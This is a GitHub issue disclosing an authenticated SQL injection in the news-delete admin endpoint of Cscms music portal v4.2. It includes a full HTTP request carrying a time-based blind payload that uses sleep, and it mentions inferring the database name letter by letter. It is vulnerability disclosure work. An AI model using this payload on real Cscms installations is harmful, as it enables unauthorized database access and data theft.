New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #17

Open **Am1azi3ng** opened this issue on Apr 18 · 0 comments


Am1azi3ng commented on Apr 18

Details

SQL injection vulnerability exists in Cscms music portal system v4.2 (news_News.php_del)


Administrators need to add another news after logging in.the following data package is constructed

```
POST /admin.php/news/admin/news/save HTTP/1.1
Host: cscms.test
Content-Length: 204
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/news/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=5apla1fdentnsdis6lbq25n548poo682
Connection: close
```




Constructing malicious packets to implement SQL injection


```
POST /admin.php/news/admin/news/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/news?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=upaaled30l33aaosd7mdj746v41neu6a
Connection: close

id=1)and(sleep(5))--+
```





The payload executes and sleeps for 5 seconds



construct payload







Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code News::del

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant